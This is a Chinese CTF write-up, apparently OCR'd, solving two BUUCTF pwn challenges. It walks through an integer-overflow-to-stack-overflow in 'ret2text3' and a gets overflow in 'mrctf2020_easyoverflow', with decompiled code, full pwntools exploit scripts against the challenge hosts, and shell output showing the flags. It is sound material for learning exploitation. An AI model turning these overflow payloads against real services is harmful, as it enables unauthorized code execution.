


第一步：用**file**指令打开

```
root@localhost:/home/ckk/桌面# file r2t3
r2t3: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
 linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1
]=70548b0fa232b77540775932a5e1994f216c2dac, not stripped
```

第二步：在**IDA**查看

进入主函数，使用**F5**反编译后得到




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [esp+0h] [ebp-408h]

  my_init();
  puts("**********");
  puts("*     Welcome to the BJDCTF!     *");
  puts("[+]Ret2text3.0?");
  puts("[+]Please input your name:");
  read(0, &buf, 0x400u);
  name_check(&buf);
  puts("Welcome ,u win!");
  return 0;
}
```

首先看**&buf**，双击，发现并没有溢出

```
-00000408 ; D/A/*   : change type (data/ascii/array)
-00000408 ; N       : rename
-00000408 ; U       : undefine
-00000408 ; Use data definition commands to create local variables and function arguments.
-00000408 ; Two special fields " r" and " s" represent return address and saved registers.
-00000408 ; Frame size: 408; Saved regs: 4; Purge: 0
-00000408 ;
-00000408 buf             db ?
-00000407                 db ? ; undefined
-00000406                 db ? ; undefined
-00000405                 db ? ; undefined
-00000404                 db ? ; undefined
-00000403                 db ? ; undefined
-00000402                 db ? ; undefined
-00000401                 db ? ; undefined
-00000400                 db ? ; undefined
-000003FF                 db ? ; undefined
-000003FE                 db ? ; undefined
-000003FD                 db ? ; undefined
```


然后查看

name_check

```
char *__cdecl name_check(char *s)
{
  char dest; // [esp+7h] [ebp-11h]
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Oops,u name is too long!");
    exit(-1);
  }
  printf("Hello,My dear %s", s);
  return strcpy(&dest, s);
}
```


看到上述的代码，可以判断是整型溢出

第三步：编写exp.py

exp.py

D: > 桌面 > exp.py > ...

```
1  #coding=utf-8
2  from pwn import *
3  p=remote('node3.buuoj.cn',26779)
4
5  p.recvuntil("name:")
6  payload=(0x11+0x4)*b'a'+p32(0x0804858B)
7  payload=payload.ljust(262,b'a')
8  p.sendline(payload)
9
10 p.interactive()
```

第四步：执行代码，得到flag

```
root@localhost:/home/ckk/桌面# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 26779: Done
[*] Switching to interactive mode

Hello,My dear aaaaaaaaaaaaaaaaaaaa\x8b\x85\x04aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$ ls
bin
dev
flag
lib
lib32
lib64
libx32
r2t3
tmp
$ cat flag
flag{baca6de6-e91d-4cb1-b9e1-877652d6e835}
$
```


mrctf2020_easyoverflow

一道简单的栈溢出

用checksec查看保护

```
kylin@kylin-virtual-machine:~$ checksec 4
[*] '/home/kylin/4'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
kylin@kylin-virtual-machine:~$
```

别看保护都全开就有些害怕，进IDA看看伪代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-70h]
  __int64 v5; // [rsp+30h] [rbp-40h]
  __int64 v6; // [rsp+38h] [rbp-38h]
  __int64 v7; // [rsp+40h] [rbp-30h]
  __int64 v8; // [rsp+48h] [rbp-28h]
  __int64 v9; // [rsp+50h] [rbp-20h]
  __int64 v10; // [rsp+58h] [rbp-18h]
  __int16 v11; // [rsp+60h] [rbp-10h]
  unsigned __int64 v12; // [rsp+68h] [rbp-8h]

  v12 = __readfsqword(0x28u);
  v5 = 7376685493371762026LL;
  v6 = 7440000900169689920LL;
  v7 = 0LL;
  v8 = 0LL;
  v9 = 0LL;
  v10 = 0LL;
  v11 = 0;
  gets(&v4, argv);
  if ( !(unsigned int)check((__int64)&v5) )
    exit(0);
  system("/bin/sh");
  return 0;
}
```

gets栈溢出

后门函数

存在栈溢出，而且存在后门函数。

所以思路很明确，只要满足check（v5）这个函数的返回值为真就可拿到shell。

来看看check函数

```
signed __int64 __fastcall check(__int64 a1)
{
  int i; // [rsp+18h] [rbp-8h]
  int v3; // [rsp+1Ch] [rbp-4h]

  v3 = strlen(fake_flag);
  for ( i = 0; ; ++i )
  {
    if ( i == v3 )
      return 1LL;
    if ( *(_BYTE *)(i + a1) != fake_flag[i] )
      break;
  }
  return 0LL;
}
```


该函数的作用就是查看v5的值是否和fake_flag的值相等

在.data段查看fake_flag的值

```
.data:0000000000201010                  public fake_flag
.data:0000000000201010 ; char *fake_flag
.data:0000000000201010 fake_flag        dq offset aN0tR311yF1G  ; DATA XREF: check+C↑r
.data:0000000000201010                                          ; check+44↑r
.data:0000000000201010 _data            ends                    ; "n0t_r3@11y_f1@g"
.data:0000000000201010
.bss:0000000000201018 ; ================================================================
```

我们可以

填充v4的数值，但判断的是v5的数值，所以我们可以通过gets溢出，来填充v5的数值，所以来判断v4和v5的距离。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-70h]
  __int64 v5; // [rsp+30h] [rbp-40h]
  __int64 v6; // [rsp+38h] [rbp-38h]
  __int64 v7; // [rsp+40h] [rbp-30h]
  __int64 v8; // [rsp+48h] [rbp-28h]
  __int64 v9; // [rsp+50h] [rbp-20h]
  __int64 v10; // [rsp+58h] [rbp-18h]
  __int16 v11; // [rsp+60h] [rbp-10h]
  unsigned __int64 v12; // [rsp+68h] [rbp-8h]

  v12 = __readfsqword(0x28u);
  v5 = 7376685493371762026LL;
  v6 = 7440000900169689920LL;
  v7 = 0LL;
  v8 = 0LL;
  v9 = 0LL;
  v10 = 0LL;
  v11 = 0;
  gets(&v4, argv);
  if ( !(unsigned int)check((__int64)&v5) )
    exit(0);
  system("/bin/sh");
  return 0;
}
```


可以看到v4和v5相差0x30个字节。

emmm 可以构造payload了

```
from pwn import * io=remote("node4.buuoj.cn",25711) payload=b'a'*0x30+b'n0t_r3@11y_f1@g' io.sendline(payload)
io.interactive()
```

运行**exp**得到**flag**

```
kylin@kylin-virtual-machine:~$ python3 2.py
[+] Opening connection to node4.buuoj.cn on port 25711: Done
[*] Switching to interactive mode
$ cat flag
flag{c5f6cd2e-c4a5-4c31-b2ec-bbaa2be4c3a2}
$
[*] Interrupted
[*] Closed connection to node4.buuoj.cn port 25711
```